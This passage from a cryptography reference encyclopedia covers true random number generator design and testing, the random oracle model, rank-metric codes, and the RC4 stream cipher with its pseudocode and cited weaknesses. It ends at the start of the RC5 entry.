The design of random sources, which are intrinsically very stable and robust with respect to these problems, results inevitably in a complex design and in drastic penalties on the performance. Moreover, it seems quite impossible, especially in consumer applications, to design a source that could resist a well-equipped attacker. A more effective approach seems to be the use of reasonably good random sources together with a suitable post-processing. According to the quality and robustness of the source, the post-processing can be based on simple scrambling and mixing techniques, or even on an actual hash algorithm.

Note the fact that an effective post-processing unavoidably hides the defects of the source, even when they are so massive to completely compromise the entropy of the generator. Practically, the more the entropy of the source tends to zero, the more the post-processor tends to act as if it were a pseudorandom generator.

This behavior makes it impossible to check the malfunction of the source through statistical tests applied to the output of the generator. On the contrary, most of the possible source anomalies can be revealed by means of statistical tests applied directly at the source, that is, before the behavior of the source is masked by post-processing and quantization. Obviously, the source must have a statistical characterization and a behavior that allow distinguishing normal defects and variances with respect to faults malfunction and attacks.

Depending on the kind of source, testing can even be very simple. As an example, in the device of Fig. 5, defects such as decreasing of the noise frequency bandwidth and/or of the amplification as well as increasing of the offset, all can be revealed by the decrease in the number of transition of $x(i)$.

A simple test performed on the amplitude of S (i.e., before sampling and quantization) can also reveal the attempt to force S by means of the superimposition of a known signal D. In fact this will inevitably result in an increase of the S amplitude. It must be noticed that the attacker can use a signal D such that the statistic of $x(i)$ is not changed. This means that, after quantization, since the amplitude information is removed, no statistical test can reveal this kind of attack.

Due to their simplicity, tests on the source can be executed even continually during generator operation. This allows to perform real-time check of malfunctions or even to dynamically tune the amount of post-processing compression depending on the estimated source quality.

Recommended Reading

1. Bagini V, Bucci M (1999) A design of reliable true random number generator for cryptographic applications. In: Koç ÇK, Paar C (eds) Proceedings of workshop cryptographic hardware and embedded systems, CHES '99, Worcester. Lecture Notes in Computer Science, vol 1717. Springer, Berlin, pp 204–218
2. Bendat JS (1958) Principles and applications of random noise theory. Wiley, New York

3. Davis D, Ihaka R, Philip F (1994) Cryptographic randomness from air turbulence in disk drives. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94. Lecture Notes in Computer Science, vol 839. Springer, Heidelberg, pp 114–120
4. Dichtl M, Janssen N (2000) A high quality physical random number generator. In: Proceedings of Sophia Antipolis forum microelectronics (SAME 2000), Sophia-Antipolis, pp 48–53
5. FIPS 140-1 (1994) Security requirements for cryptographic modules. National Institute of Standards and Technology, GPO, Washington, DC
6. Gude M (1985) Concepts for a high performance random number generator based on physical random phenomena. Frequenz 39(7–8):187–190
7. Holman WT, Connelly JA, Downlatabadi AB (1997) An integrated analog/digital random noise source. IEEE Trans Circuits Syst I 44(6):521–528
8. Jun B, Kocher P (1999) The Intel random number generator. Cryptography Research Inc., white paper prepared for Inter Corp. http://www.cryptography.com/resources/whitepapers/Inte-lRNG.pdf
9. Knuth DE (1981) The art of computer programming, 2nd edn. Addison-Wesley, Reading
10. Maddocks RS, Matthews S, Walker EW, Vincent CH (1972) A compact and accurate generator for truly random binary digits. J Phys E5(8):542–544
11. Memezes AJ, Oorschot PC, Vanstone SA (2001) Handbook of applied cryptology. CRC, Boca Raton
12. Murry HF (1970) A general approach for generating natural random variables. IEEE Trans Comput C-19:1210–1213
13. Papoulis A (1965) Probability, random variables and stochastic processes. McGraw-Hill, New York
14. Petrie CA (1997) An integrated random bit generator for applications in cryptography. PhD thesis, Georgia Institute of Technology, Atlanta
15. Petrie CS, Connelly JA (1996) Modeling and simulation of oscillator-based random number generators. In: Proceedings of IEEE international symposium on circuits and systems, ISCAS'96, vol 4. IEEE, Atlanta, pp 324–327
16. Petrie CS, Connelly JA (2000) A noise-based IC random number generator for applications in cryptography. IEEE Trans Circuits Syst I 47(5):615–621
17. Schneier B (1996) Applied cryptography, 2nd ed. Wiley, New York
18. Trichina E, Bucci M, De Seta D, Luzzi R (2001) Supplementary cryptographic hardware for smart cards. IEEE Micro 21(6): 26–35
19. Vincent CH (1970) The generation of truly random binary numbers. J Phys E3(8):594–598
20. Vincent CH (1971) Precautions for the accuracy in the generation of truly random binary numbers. J Phys E4(11): 825–828

Random Key Predistribution

►Probabilistic Key Sharing

Random Number Testing

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

►Entropy; ►Random Number Generation

Definition

Random values are critical to the ability of cryptography to resist crypto analysis and attacks. Testing the randomness of the cryptographic key string is a valuable and critical activity to determining the quality of the implementation.

Background

Random numbers generators implementations are generally in one of two forms, a random number generator, RNG or a pseudorandom number generator, PRNG. A random number generator typically uses hardware to simulate a random event and establish a random value. A pseudo-random number generator is a cryptographic algorithm implementation that by design outputs a string of bits that has random characteristics, although the output has very good randomness characteristics, there is a deterministic process to get from one random value to the next.

Because of the critical nature of Random Numbers, it is import for cryptographic implementations to test both the operation of the RNG or PRNG at start-up and during use to ensure that it is functioning and also perform a separate battery of tests when the design is implemented to confirm the design functions correctly. The design tests are much more comprehensive while the operational tests are oriented to detecting health of the implementation.

Theory/Application

Bits are in one of two states, zero or one, similar to the two sides of a coin, heads or tails. For a random bit or number generator each bit is independently chosen to be a one or zero, and has no relation to the either to previous or the following bit value, similar to a coin toss. This independence is a critical characteristic in providing cryptographic strength. Any patterns or predictability in the randomness of the bit states weakens the cryptographic strength as predictability can be analyzed and exploited.

A typical operational test is to verify that the random number does not repeat. This technique stores the last value or series of values output from the RNG/PRNG and compares it with the current one. If the value is repeated, it

is discarded and a new value is created, if this same number is repeated multiple times, a fatal error is recognized as the random number generator has ceased to function.

Testing the design of a new random number generator is typically a series of tests, each of which evaluates specific characteristics of the bit/number strings. A quality random number has many individual features making one test to measure the quality of the implementation infeasible. There are a great many tests to evaluate individual parameters but typically there are a few (~20) which are typically evaluated by testing, some of those parameters and the associated tests are described in the paragraphs below.

Another concept that is important to consider is the number of bits that are available for testing. The evaluation of RNG/PRNGs depends on obtaining a statistically significant sample of bits, which may typically be large quantity and may take significant time to generate the quantity of data required. All of the testing done on the RNG/PRNGs is statistical in nature and as such the larger the sample the more relevant the results. It should be noted that as this are statistical tests and it is not possible to assign defined pass and fail criteria, and in some cases a result that is not typical, may not indicate a clear failure. Four of the easiest and first tests to be run are included below.

The Monobit or Frequency Test for Entire Sequence

The purpose of the frequency test is to determine the proportion of zeroes and ones in the sequence. The purpose is to determine if the quantity of ones in a sequence are approximately the same as the number of zeros. This is typically the first test to be performed because if this test does not pass the other tests are not expected to pass either.

The Runs Test for the Entire Sequence

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in the sequence. This test assesses whether the change between zeros and ones is too fast or too slow.

Often cryptography is performed on specific block lengths of data; therefore, it becomes relevant to evaluate the characteristics of the data string when observed in blocks similar to what will be used by the algorithm.

Test for the Longest-Run-of-Ones in a Block

The purpose is to determine the total number of runs (uninterrupted sequence of identical bits) in a block. This test assesses whether the change between zeros and ones is too fast or too slow.

Frequency Test Within a Block

The purpose of the test is the proportion of ones within the block. The purpose t is to assess whether the frequency of ones, as would be approximately half of the block size.

Open Problems

Two primary challenges confront the tester.

- The testing is complex and the tools are difficult to use.
- The need for large sample size of random bits can often be time consuming and complex to collect.

Experimental Results

The tests are well established and vetted therefore, results are

Recommended Reading

1. NIST Special Publication SP800-22B A statistical test suite for random and pseudorandom number generators for cryptographic applications

Random Oracle Model

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Cryptographic Hash Function; ►Pseudorandom Function; ►Public Key Encryption; ►Random Oracle Model and Undeniable Signatures; ►Randomness

Definition

Many cryptographic algorithms and protocols use ►pseudo-random functions as computationally efficient approximations of random values. It is theoretically clear that any instantiation of a pseudo-random function can NOT return a truly random value, but rather one that is more or less unpredictable. When we try to formally prove the security of a given algorithm or protocol, we are faced with the question if any particular pseudo-random function might unluckily interfere with the rest of the algorithm or protocol thereby incorporating a security weakness. The random oracle model is a way to modularize such formal security proofs by assuming that all pseudo-random used by an algorithm or protocol were replaced by random oracles, which return truly random values upon invocation.

The resulting security proof is then to assure that the algorithm or protocol is at least secure "modulo" the way it makes its random choices.

Theory

The random oracle model was introduced by Bellare and Rogaway [2]. The idea is a simple one: namely provide all parties of a ►protocol – good and bad alike – with access to a (public) function h and then prove the protocol to be correct assuming that h maps each input to a truly random output, i.e., it behaves like a truly random oracle. Later, in practice, one sets h to some specific function derived in some way from a standard cryptographic ►hash function like ►SHA-1 [5], ►MD5 [6], ►RIPEMD-160 [4], or others. It is clear though that any specific function will not be random because it is deterministic, i.e., it returns the same value when given the same input. (Also see Bellare's overview of the random oracle model in [1].) The random oracle model buys efficiency and, as Rogaway claims, security guarantees, which, although not at the same level as those provided by the standard "provable security approach," are arguably superior to those provided by a totally ad hoc protocol design.

The overly skeptical might say that a security proof in the random oracle model gains nothing because the function h that one actually uses in the final protocol is not random. Here is another way to look at it. In practice, attacks on schemes involving a hash function h derived from SHA-1 and ►number theory will often themselves treat h as random. Bellare and Rogaway call such attacks *generic*. In other words, cryptanalysis of these "mixed" protocols is usually done by assuming h to be random. But then proofs in the random oracle model apply and indeed show that such generic attacks will fail unless the underlying number-theoretic problems are easy to solve. In other words, the analysis at least provably excludes a certain common class of attacks, namely generic ones.

It is important to choose carefully the instantiating function h. The intuition stated by Bellare and Rogaway in [2] is that the resulting protocol is secure as long as the protocol and the hash function are sufficiently "independent," which means the protocol does not itself refer to the hash function in some way. This is a fuzzy guideline that needs more work in the future.

An important step in better understanding the random oracle model was taken by Canetti et al. [3]. They show there exists protocols secure in the random oracle model, but insecure under any instantiations in which we substitute a function from a small family of efficiently computable functions. Their examples, however, are somewhat contrived, and this kind of situation does not arise with any of the "real" cryptographic mechanisms in the literature.

Open Problems and Future Directions

In comparison with a totally ad hoc design, a proof in the random oracle model has the benefit of judging the protocol under a strong, formal notion of security, even if this assumes some underlying primitive to be very strong. This is better than not formally modeling the security of the protocol at all. This explains why the random oracle model is viewed as a "bridge" between theory and practice [2].

Recommended Reading

1. Bellare M (1999) Practice-oriented provable security. In: Lectures on data security. Lecture notes in computer science, vol 1561. Springer, Berlin, pp 1–15
2. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: First ACM Conference on Computer and Communications Security, Proceedings, Fairfax, Nov 1993. ACM Press, New York, pp 62–73
3. Canetti R, Goldreich O, Halevi S (1998) The random oracle methodology, revisited. In: 30th symposium on theory of computing (STOC) 1998. ACM Press, New York, pp 209–218
4. Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollman D (ed) Fast software encryption, third international workshop, Cambridge, UK, 21–23 Feb 1996, Proceedings. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82
5. National Institute of Standards and Technology (NIST) (1995) Secure hash standard. Federal Information Processing Standards Publication (FIPS PUB 180–1)
6. Rivest R (1992) The MD5 message-digest algorithm; RFC1321. http://www.faqs.org/rfcs/rfc1321.html

Rank Codes

Ernst M. Gabidulin
Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Dolgoprudny, Moscow region, Russia

Synonyms

Rank-metric codes

Related Concepts

►Algebraic Coding Theory; ►Code-Based Cryptography; ►McEliece Public Key Cryptosystem

Definition

There exist two representations of Rank codes: *matrix* representation and *vector* representation.

In *matrix* representation, rank codes are defined as subsets of a normed space $\left\{\mathbb{F}_q^{N\times n}, \mathrm{Rk}\right\}$ of $N \times n$ matrices over a finite (base) field F_q, where the norm of a matrix $M \in \mathbb{F}_q^{N\times n}$ is defined to be the algebraic rank $\mathrm{Rk}(M)$ of this matrix over $\mathbb{F}_q$. The *rank distance* between two matrices M_1 and M_2 is the rank of their difference $\mathrm{Rk}(M_1 - M_2)$. The *rank distance* of a matrix rank code $\mathcal{M} \subset \mathbb{F}_q^{N\times n}$ is defined as the minimal pairwise distance: $d(\mathcal{M}) = d = \min(\mathrm{Rk}(M_i - M_j) : M_i, M_j \in \mathcal{M},\ i \neq j)$.

In *vector* representation, rank codes are defined as subsets of a normed n-dimensional space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$ of n-vectors over an extension field $\mathbb{F}_{q^N}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the *column* rank $\mathrm{Rk}(\mathbf{v} \mid \mathbb{F}_q)$ of this vector over $\mathbb{F}_q$, that is, the maximal number of coordinates of $\mathbf{v}$ which are linearly independent over the base field $\mathbb{F}_q$. The *rank distance* between two vectors $\mathbf{v}_1,\ \mathbf{v}_2$ is the column rank of their difference $\mathrm{Rk}(\mathbf{v}_1 - \mathbf{v}_2 \mid \mathbb{F}_q)$. The *rank distance* of a vector rank code $\mathcal{V} \subset \mathbb{F}_{q^N}^n$ is defined as the minimal pairwise distance: $d(\mathcal{V}) = d = \min(\mathrm{Rk}(\mathbf{v}_i - \mathbf{v}_j) : \mathbf{v}_i, \mathbf{v}_j \in \mathcal{V},\ i \neq j)$.

Background

Algebraic coding theory may be considered as the theory of subsets of a certain *normed* finite-dimensional space Γ over the finite field equipped with a norm function $\mathfrak{N}$. The most known norm in coding theory is the *Hamming weight* of a vector. It turns out that the rank function $\mathrm{Rk}(A)$ of matrices A over fields can be considered as the norm function. In particular, the well-known inequalities for sums of matrices $|\mathrm{Rk}(A) - \mathrm{Rk}(B)| \leq \mathrm{Rk}(A+B) \leq \mathrm{Rk}(A) + \mathrm{Rk}(B)$ define implicitly the rank distance relations on the space of all matrices of identical size. Explicitly, the concept of the rank metric was introduced by Loo-Keng Hua [1] as "arithmetic distance." Philippe Delsarte [2] defined the rank distance (or, q-distance) on the set of bilinear forms (equivalently, on the set of rectangular matrices)and proposed the construction of optimal codes in *bilinear form* representation. Ernst M. Gabidulin [3] introduced the rank distance for vector spaces over extension fields and found connections between rank codes in the *vector* representation and in the *matrix* representation. Optimal codes in *vector* representation were described. Fast coding and decoding algorithms were proposed for optimal codes.

Theory

The normed spaces $\left\{\mathbb{F}_q^{N\times n}, \mathrm{Rk}\right\}$ and $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$ are isomorphic isometrically. Let a basis $\Omega = \{\omega_1, \omega_2, \ldots, \omega_N\}$ of $\mathbb{F}_{q^N}$ over $\mathbb{F}_q$ be chosen. Then each vector $\mathbf{v} = \begin{bmatrix} v_1 & v_2 & \ldots & v_n \end{bmatrix} \in \mathbb{F}_{q^N}^n$ can be mapped into the $N \times n$ matrix $M \in \mathbb{F}_q^{N\times n}$ by replacing each coordinate v_j with the N-column consisting of coefficients in representing v_j by the basis Ω. This mapping is bijective and isometric.

Given a rank code $\mathcal{M}$ in matrix representation, one can construct a rank code $\mathcal{V}$ in vector representation with the same size, code distance, and pairwise distances, and vice versa.

The size $|\mathcal{M}| = |\mathcal{V}|$ of related codes with code distance d satisfy the Singleton bound $|\mathcal{M}| = |\mathcal{V}| \leq \min(q^{N(n-d+1)}, q^{n(N-d+1)})$. Codes reaching this bound are called maximum rank distance codes, or, MRD codes.

A rank code $\mathcal{M}$ in matrix representation is called $\mathbb{F}_q$-*linear* if $\mathcal{M}$ is a subspace of $\mathbb{F}_q^{N\times n}$.

A rank code $\mathcal{V}$ in vector representation is called $\mathbb{F}_{q^N}$-*linear* if $\mathcal{V}$ is a subspace of $\mathbb{F}_{q^N}^n$.

Mapping a $\mathbb{F}_{q^N}$-*linear* code $\mathcal{V}$ in vector representation into related code $\mathcal{M}$ in matrix representation results in a $\mathbb{F}_q$-*linear* code.

Mapping a $\mathbb{F}_q$-*linear* code $\mathcal{M}$ in matrix representation into related code $\mathcal{V}$ in vector representation results in *not necessary* a $\mathbb{F}_{q^N}$-*linear* code.

Constructions of $\mathbb{F}_q$-*linear* rank codes in the matrix representation and $\mathbb{F}_{q^N}$-*linear* rank codes in the vector representation will be considered.

Delsarte's Optimal Rank Codes in Matrix Representation

Delsarte's construction of rank codes in bilinear form representation is presented here in matrix representation.

Assume that $n \leq N$. Let $\mathrm{Tr}(x) = \sum_{l=0}^{N-1} x^{q^l},\ x \in \mathbb{F}_{q^N}$, be the trace function from $\mathbb{F}_{q^N}$ into $\mathbb{F}_q$. Let d be an integer in $\{1, 2, \ldots, n\}$. Let $\mathbf{u} = \begin{bmatrix} u_0 & u_1 & \ldots & u_{n-d} \end{bmatrix} \in \mathbb{F}_{q^N}^{n-d+1}$. Let $\mu_1, \mu_2, \ldots, \mu_n$ be linearly independent elements of $\mathbb{F}_{q^N}$. Let $\Omega = \{\omega_1, \omega_2, \ldots, \omega_N\}$ be a basis for $\mathbb{F}_{q^N}$.

Define a code in matrix representation as the set of $N \times n$ matrices $\mathcal{M} = \left\{M(\mathbf{u}) = [M_{ij}(\mathbf{u})] : \mathbf{u} \in \mathbb{F}_{q^N}^{n-d+1}\right\}$, where

$$M_{ij}(\mathbf{u}) = \mathrm{Tr}\left(\sum_{s=0}^{n-d} u_s \omega_i \mu_j^{q^s}\right).$$

Then $\mathcal{M}$ is a rank code with code distance d reaching the Singleton bound $|\mathcal{M}| = q^{N(n-d+1)}$.

Let $A_i(n,d),\ i = 0, 1, \ldots, n$, be the number of code matrices with rank i. The weight distribution is as follows:

$$A_i(n,d) = \begin{cases} 1, & \text{if } i = 0; \\ 0, & \text{if } i = 1, \ldots, d-1; \\ \begin{bmatrix} n \\ i \end{bmatrix} \sum_{s=0}^{i-d} (-1)^s \begin{bmatrix} i \\ s \end{bmatrix} q^{\frac{s(s-1)}{2}} \left(q^{N(d-i+1-s)} - 1\right), & \text{if } i = d, \ldots, n, \end{cases}$$

where $\begin{bmatrix} n \\ i \end{bmatrix} = \prod_{j=0}^{i-1} \frac{q^n - q^j}{q^i - q^j}$ is the *Gaussian binomial coefficient*.

Optimal Rank Codes in Vector Representation

A $\mathbb{F}_{q^N}$-linear vector code $\mathcal{V}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$. Denote by (n,k,d) a code $\mathcal{V}$ of dimension $k \le n$ and rank distance d. Such a code can be described in terms of a full rank *generator* matrix G_k over the extension field F_{q^N} of size $k \times n$. Code vectors $\{\mathbf{v}\}$ are all linear combinations of this matrix. Thus, the size of a code is equal to $|\mathcal{V}| = q^{Nk}$.

Equivalently, a rank code $\mathcal{V}$ can be described in terms of a full rank *parity-check* matrix H_{n-k} over $\mathbb{F}_{q^N}$ of size $(n-k)\times n$. It satisfies the condition $G_k H_{n-k}^{\top} = O$, where O is the all zero $k\times(n-k)$ matrix. Code vectors $\{\mathbf{v}\}$ are all solutions of the linear system of equation $\mathbf{v}H_{n-k}^{\top} = \mathbf{0}$.

For optimal (MRD) codes, it must be $k = n - d + 1$, or, $n - k = d - 1$.

General constructions of MRD codes in terms of parity-check matrices can be described as follows. Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{F}$. Let s be a positive integer such that $\gcd(s,N) = 1$. Then, a parity matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \ldots & h_n \\ h_1^{q^s} & h_2^{q^s} & \ldots & h_n^{q^s} \\ h_1^{q^{2s}} & h_2^{q^{2s}} & \ldots & h_n^{q^{2s}} \\ \ldots & \ldots & \ldots & \ldots \\ h_1^{q^{(d-2)s}} & h_2^{q^{(d-2)s}} & \ldots & h_n^{q^{(d-2)s}} \end{bmatrix}.$$

defines an MRD (n,k,d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let $g_1, g_2, \ldots, g_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{F}$. Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \ldots & g_n \\ g_1^{q^s} & g_2^{q^s} & \ldots & g_n^{q^s} \\ g_1^{q^{2s}} & g_2^{q^{2s}} & \ldots & g_n^{q^{2s}} \\ \ldots & \ldots & \ldots & \ldots \\ g_1^{q^{(k-1)s}} & g_2^{q^{(k-1)s}} & \ldots & g_n^{q^{(k-1)s}} \end{bmatrix}.$$

defines an MRD (n,k,d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

The weight distribution of vector MRD codes coincides for a given d with the weight distribution of Delsarte's codes above.

The case $s = 1$ is used mostly.

No other constructions of MRD codes are known (2009).

Correcting Rank Errors and Rank Erasures

Let a MRD $(n,k,d = n-k+1)$ code $\mathcal{V}$ be given. Let a transmitted signal be $\mathbf{v}$ and received signal be $\mathbf{y} = \mathbf{v} + \mathbf{e}_{\text{total}}$, where $\mathbf{e}_{\text{total}}$ is an error. The code $\mathcal{V}$ can correct *in general* vector errors of the form

$$\begin{aligned} \mathbf{e}_{\text{total}} &= \mathbf{e} + \mathbf{e}_{\text{row}} + \mathbf{e}_{\text{col}} \\ &= e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t + \\ &\quad + a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v + \\ &\quad + w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l \end{aligned}$$

provided that $2t + v + l \le d - 1$.

The part $\mathbf{e} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is called a *random rank error* of rank t under assumption that elements $e_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}_q$ and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$ and also *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $\mathbf{e}_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is called a *vector rank **row** erasure with side information* under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$ and *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is called a *vector rank **column** erasure with side information* under assumption that elements $w_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}_q$ and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$ and *known* to the decoder.

First fast-correcting random rank errors only was proposed in [3]. The algorithm is based on the extended Euclidean division algorithm for linearized polynomials. There exist several further modifications.

Algorithms for correcting random rank errors and rank erasures simultaneously are proposed in [4–6].

Open Problems

For the Hamming metric and generalized Reed–Solomon codes, there exists the *Sudan–Guruswami algorithm* correcting random errors beyond the $(d-1)/2$ bound.

An open problem: does similar algorithm exist for the rank metric and MRD codes?

Recommended Reading

1. Hua L-K (1951) A theorem on matrices over a field and its applications. Chin Math Soc 1(2):109–163
2. Delsarte P (1978) Bilinear forms over a finite field, with applications to coding theory. J Comb Theory A 25:226–241

3. Gabidulin EM (1985) Theory of codes with maximum rank distance. Probl Inf Transm 21(1):1–12
4. Gabidulin EM, Paramonov AV, Tretjakov OV (1992) Rank errors and rank erasures correction. In: Proceedings of the 4th international colloquium on coding theory, 30 September–7 October 1991, Dilijan, Armenia, pp 11–19, Yerevan, 1992
5. Gabidulin EM, Pilipchuk NI (2008) Error and erasure correcting algorithms for rank codes. Designs Codes Cryptogr 49:105–122. DOI 10.1007/s10623-008-9185-7
6. Silva D, Kschischang FR, Koetter R (2008) A rank-metric approach to error control in random network coding. IEEE Trans Inf Theory 54(9):3951–3967

Rank-Matric Codes

►Rank Codes

RBAC

►Roles in SQL
►Role-Based Access Control

RC4

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne, Brest Cedex 3, France

Related Concepts

►Sequences; ►Stream Cipher; ►Synchronous Stream Cipher

Definition

RC4 is a symmetric ►synchronous stream cipher. It is initialized by a variable length key, between 40 and 128 bits. The key is used to compute the initial value of the internal state of a pseudorandom generator, which produces a keystream. Encryption (respectively decryption) then consists in XOR-ing this keystream to the plaintext (respectively the ciphertext).

The internal state of the pseudorandom generator consists of a permutation S of all the 256 bytes, and two indices i and j. The secret key determines which permutation should be used as the initial state, before starting encryption/decryption. This step is called the key-scheduling. Then, the pseudorandom generator outputs as many bytes as needed to process encryption/decryption. The whole process is described in Fig. 1.

```
Setup S according to the secret key
i := 0
j := 0
while Needed
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap the values of S[i] and S[j]
    U := S[(S[i] + S[j]) mod 256]
    output U
end
```

RC4. Fig. 1 The pseudorandom number generator used in RC4

Background

RC2 and RC4 are ciphers developed by R. Rivest for RSA Data Security, Inc. They are proprietary, and their details have not been officially published. RC2 is a variable-key-size block cipher, and RC4 a variable-key-size stream cipher (the key size may vary between 1 up to 2,048 bits). RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols, and so on. Some reverse engineering has been done, and an algorithm was accessible on the Internet in 1994, that gave the same output as RC4.

Theory

Several studies and attacks have been published since 1997. A good starting point on the subject is [1]. But several security flaws have been pointed out more recently.

A first point is that RC4 does not include any IV vector (refer the entry on ►synchronous stream ciphers for more details). This is a quite important drawback, that can be countered by some tricks, as combining RC4 use with some hash function, but remains a security weakness.

A weakness concerning the correlation between the key and the keystream has been pointed out in 2001 [2]. This weakness can be really dramatic when the key is not random, as in the WEP wi-fi authentication [3]. A more powerful attack exploiting such a correlation has been proposed in 2005 [4], which led to real attacks on WEP keys [5].

More recent papers pointed out different biases that can be used to reconstruct the secret key [6–11]. Some others also discuss how to distinguish RC4's output from a real random sequence [12–15], the last one showing how to relate the output to index j.

Moreover, some combinatorial weaknesses have been proved [16], and key collisions have been pointed out [17–19].

For all these reasons, RC4 cannot be considered as secure anymore.

Applications

RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols (WEP, WPA), etc.

Recommended Reading

1. Mantin I (2001) Analysis of the stream cipher RC4. Master's thesis, Weizmann Institute of Science, Rehovot
2. Fluhrer S, Mantin I, Shamir A (2001) Weaknesses in the key scheduling algorithm of RC4. In: SAC'01, Toronto, August 2001. Lecture notes in computer science, vol 2259. Springer, Berlin, pp 1–24
3. Stubblefield A, Ioannidis J, Rubin AD (2001) Using the Fluhrer, Mantin, and Shamir attack to break WEP. AT&T Labs technical report TD-4ZCPZZ
4. Klein A (2008) Attacks on the RC4 stream cipher. Des Codes Cryptogr 48(3):269–286
5. Tews E, Weinmann R-P, Pyshkin A, Breaking 104-bit WEP in under a minute. IACR ePrint 2007/120. http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
6. Paul G, Rathi S, Maitra S (2008) On non-negligible bias of the first output byte of RC4 towards the first three bytes of the secret key. Des Codes Cryptogr 49(1–3):123–134
7. Paul G, Maitra S (2007) Permutation after RC4 key scheduling reveals the secret key. In: Selected areas in cryptography – SAC 2007, Ottawa, August 2007. Lecture notes in computer science, vol 4876. Springer, Berlin, pp 360–377
8. Biham E, Carmeli Y (2008) Efficient reconstruction of RC4 keys from internal states. In: Fast software encryption – FSE 2008, Lausanne, February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 270–288
9. Akgun M, Kavak P, Demirci H (2008) New results on the key scheduling algorithm of RC4. In: INDOCRYPT 2008, Kharagpur, December 2008. Lecture notes in computer science, vol 5365. Springer, Berlin, pp 40–52
10. Basu R, Maitra S, Paul G, Talukdar T (2009) On some sequences of the secret pseudo-random index j in RC4 key scheduling. In: International symposium on applied algebra, algebraic algorithms and error correcting codes – AAECC 2009, Tarragona, June 2009. Lecture notes in computer science, vol 5527. Springer, Berlin, pp 137–148
11. Maitra S, Paul G (2008) New form of permutation bias and secret key leakage in keystream bytes of RC4. In: Fast software encryption – FSE 2008, Lausanne, February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 253–269
12. Mantin I, Shamir A (2001) A practical attack on broadcast RC4. In: FSE'01, Yokohama, April 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 152–164
13. Paul S, Preneel B (2003) Analysis of non-fortuitous predictive states of the RC4 keystream generator. In: INDOCRYPT 2003, New Delhi, December 2003. Lecture notes in computer science, vol 2904. Springer, Berlin, pp 52–67
14. Fluhrer SR, McGrew DA (2000) Statistical analysis of the alleged RC4 key stream generator. In: FSE'00, New York, April 2000. Lecture notes in computer science vol 1978. Springer, Berlin, pp 19–30
15. Basu R, Ganguly S, Maitra S, Paul G (2008) A complete characterization of the evolution of RC4 pseudo random generation algorithm. J Math Cryptol 2(3):257–289
16. Paul S Preneel B (2004) A new weakness in the RC4 keystream generator and an approach to improve the security of the cipher. In: Fast software encryption – FSE 2004, Delhi, February 2004. Lecture notes in computer science, vol 3017. Springer, Berlin, pp 245–259
17. Matsui M (2009) Key collisions of the RC4 stream cipher. In: Fast software encryption – FSE 2009, Leuven, February 2009. Lecture notes in computer science, vol 5665. Springer, Berlin, p 41
18. Chen J, Kiyaji A (2010) Generalized RC4 key collisions and hash collisions. In: International conference on security and cryptography for networks – SCN'10, Amalfi, September 2010. Lecture notes in computer science, vol 6280. Springer, Berlin, pp 73–87
19. Chen J (2010) A new class of RC4 colliding key pairs with greater hamming distance. In: IPSEC 2010, Seoul, May 2010. Lecture notes in computer science, vol 6047. Springer, Berlin, pp 30–44

RC5

Helena Handschuh
Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven - Heverlee, Belgium

Synonyms

Rivest cipher 5; Ron's code 5

Related Concepts

